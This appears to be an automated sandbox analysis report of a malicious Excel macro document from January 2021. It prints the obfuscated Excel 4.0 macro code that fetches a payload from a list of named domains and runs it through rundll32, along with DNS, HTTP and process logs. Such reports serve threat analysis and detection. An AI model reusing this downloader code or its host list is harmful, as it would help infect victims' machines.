SHA512:	ad0615908536b572e029c4543eee3689bc56ebd850d52b852eff4745e9b48d768f890c2a30da242e5861ff317ced33ae88e235aece3020d741f84ff70eed54bf
SSDEEP:	384:ASfowL2aGcarN6IftXs5SV8m2ylTQ8aoVT0QNuzWKP8WxAJkh0lfusU5:ASfl6aGcEHy5S6f6TfW+u7DqJkhoWsU5
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Calculation-1972568702-01262021.xlsm"

Indicators


Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

,,,,,,,,,,,=B154(),"=FORMULA.FILL(kOTI!U54&kOTI!U55&kOTI!U56&kOTI!U57&kOTI!U58&kOTI!U59,BB53)","=FORMULA.FILL(kOTI!AC56,HI18807)","=EXEC(""r""&kOTI!AC60&""""&kOTI!AC59&"",D""&kOTI!AC61)",=B156(),=C156(),=HALT()"=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)","=FORMULA.FILL(kOTI!V53&kOTI!V54&kOTI!V55&kOTI!V56&kOTI!V57&kOTI!V58&kOTI!V59&kOTI!V60&kOTI!V61&kOTI!V62&kOTI!V63&kOTI!V64&kOTI!V65&kOTI!V66&kOTI!V67&kOTI!V68&kOTI!V69&kOTI!V70,HZ48004)","=FORMULA.FILL(kOTI!AC57,AN32726)","=Vuolasd(GT17028,AQ4875,1)",=B158(),=C158(),,"=FORMULA.FILL(kOTI!U62&kOTI!U63&kOTI!U64&kOTI!U65&kOTI!U66&kOTI!U67,HI18898)","=FORMULA.FILL(""BCCJ"",IK16309)",,=B160(),=C160(),,"=FORMULA.FILL(kOTI!AC58&B169,GT17028)","=FORMULA.FILL(""Niokaser"",IK4106)","=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)",=B162(),=C162(),"=Niokaser(0,GT17028,AQ4875,0,0)","=FORMULA.FILL(kOTI!AC59,AQ4875)","=FORMULA.FILL(""Vuolasd"",DI7875)",,"=FORMULA.FILL(kOTI!AC60,AS41071)",=A161(),=GOTO(D154),=B165(),,,"=FORMULA.FILL(kOTI!AC61,HG9961)",,,=C154(),,,,,,,,,"=INDEX(B175:B181,RANDBETWEEN(1,8))&B170",,,"=RANDBETWEEN(2222222,8888888)&"".jpg""",,,,,,,,,,,,,,,refillexpress.in/bbrwhodjdi/,,,www.hitkiss.com/ecnamkijuudz/,,,test.limulustest.ru/invzovg/,,,granadaafuegolento.com/hkjwjolm/,,,gulabengineeringworks.in.net/bbndonbik/,,,infire-krby.sk/zzpbvheke/,,,kanaimukherjee.com/wfratccnjna/,,

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:10:49.653554916 CET	49716	80	192.168.2.5	188.225.73.5
Jan 26, 2021 21:10:49.706918001 CET	80	49716	188.225.73.5	192.168.2.5
Jan 26, 2021 21:10:49.707068920 CET	49716	80	192.168.2.5	188.225.73.5
Jan 26, 2021 21:10:49.707648993 CET	49716	80	192.168.2.5	188.225.73.5
Jan 26, 2021 21:10:49.760847092 CET	80	49716	188.225.73.5	192.168.2.5
Jan 26, 2021 21:10:49.850101948 CET	80	49716	188.225.73.5	192.168.2.5
Jan 26, 2021 21:10:49.850199938 CET	49716	80	192.168.2.5	188.225.73.5
Jan 26, 2021 21:11:54.855468988 CET	80	49716	188.225.73.5	192.168.2.5
Jan 26, 2021 21:11:54.855792046 CET	49716	80	192.168.2.5	188.225.73.5
Jan 26, 2021 21:12:35.847682953 CET	49716	80	192.168.2.5	188.225.73.5
Jan 26, 2021 21:12:35.900573969 CET	80	49716	188.225.73.5	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:10:35.684644938 CET	52441	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:35.701917887 CET	53	52441	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:36.390256882 CET	62176	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:36.407040119 CET	53	62176	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:37.027504921 CET	59596	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:37.056317091 CET	53	59596	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:38.143611908 CET	65296	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:38.162349939 CET	53	65296	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:39.225007057 CET	63183	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:39.242619991 CET	53	63183	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:43.499650955 CET	60151	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:43.515209913 CET	53	60151	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:44.693429947 CET	56969	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:44.709671974 CET	53	56969	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:45.898883104 CET	55161	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:45.916420937 CET	53	55161	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:46.326292038 CET	54757	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:46.373680115 CET	53	54757	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:47.338001966 CET	54757	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:47.355215073 CET	53	54757	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:48.347213030 CET	54757	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:48.365237951 CET	53	54757	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:49.579590082 CET	49992	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:49.651237965 CET	53	49992	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:49.753144026 CET	60075	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:49.770957947 CET	53	60075	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:50.374758005 CET	54757	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:50.389930964 CET	53	54757	8.8.8.8	192.168.2.5
Jan 26, 2021 21:10:54.369328022 CET	54757	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:54.385229111 CET	53	54757	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:10:58.189502954 CET	55016	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:10:58.207428932 CET	53	55016	8.8.8.8	192.168.2.5
Jan 26, 2021 21:11:03.996503115 CET	64345	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:11:04.011961937 CET	53	64345	8.8.8.8	192.168.2.5
Jan 26, 2021 21:11:21.576937914 CET	57128	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:11:21.600649118 CET	53	57128	8.8.8.8	192.168.2.5
Jan 26, 2021 21:11:25.526669025 CET	54791	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:11:25.541836977 CET	53	54791	8.8.8.8	192.168.2.5
Jan 26, 2021 21:11:27.304486036 CET	50463	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:11:27.319680929 CET	53	50463	8.8.8.8	192.168.2.5
Jan 26, 2021 21:11:31.283710957 CET	50394	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:11:31.303036928 CET	53	50394	8.8.8.8	192.168.2.5
Jan 26, 2021 21:12:10.169959068 CET	58530	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:12:10.185094118 CET	53	58530	8.8.8.8	192.168.2.5
Jan 26, 2021 21:12:12.003102064 CET	53813	53	192.168.2.5	8.8.8.8
Jan 26, 2021 21:12:12.035248995 CET	53	53813	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 21:10:49.579590082 CET	192.168.2.5	8.8.8.8	0x9583	Standard query (0)	test.limulustest.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 21:10:49.651237965 CET	8.8.8.8	192.168.2.5	0x9583	No error (0)	test.limulustest.ru		188.225.73.5	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- test.limulustest.ru

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49716	188.225.73.5	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 21:10:49.707648993 CET	132	OUT	GET /invzovg/5319402.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: test.limulustest.ru Connection: Keep-Alive
Jan 26, 2021 21:10:49.850101948 CET	133	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Tue, 26 Jan 2021 20:10:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/7.1.28 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior



EXCEL.EXE
rundll32.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5560 Parent PID: 792

General

Start time:	21:10:44
Start date:	26/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xa80000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CAFC1181.tmp	success or wait	1	BF495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\417FFCCC.tmp	success or wait	1	BF495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Calculation-1972568702-01262021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	BE51E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Calculation-1972568702-01262021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	BE5241	WriteFile
C:\Users\user\Desktop\~$Calculation-1972568702-01262021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	BE51E4	WriteFile
C:\Users\user\Desktop\~$Calculation-1972568702-01262021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	BE5241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	AF20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	AF211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	AF213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	AF213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5388 Parent PID: 5560

General

Start time:	21:10:49
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer
Imagebase:	0x840000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis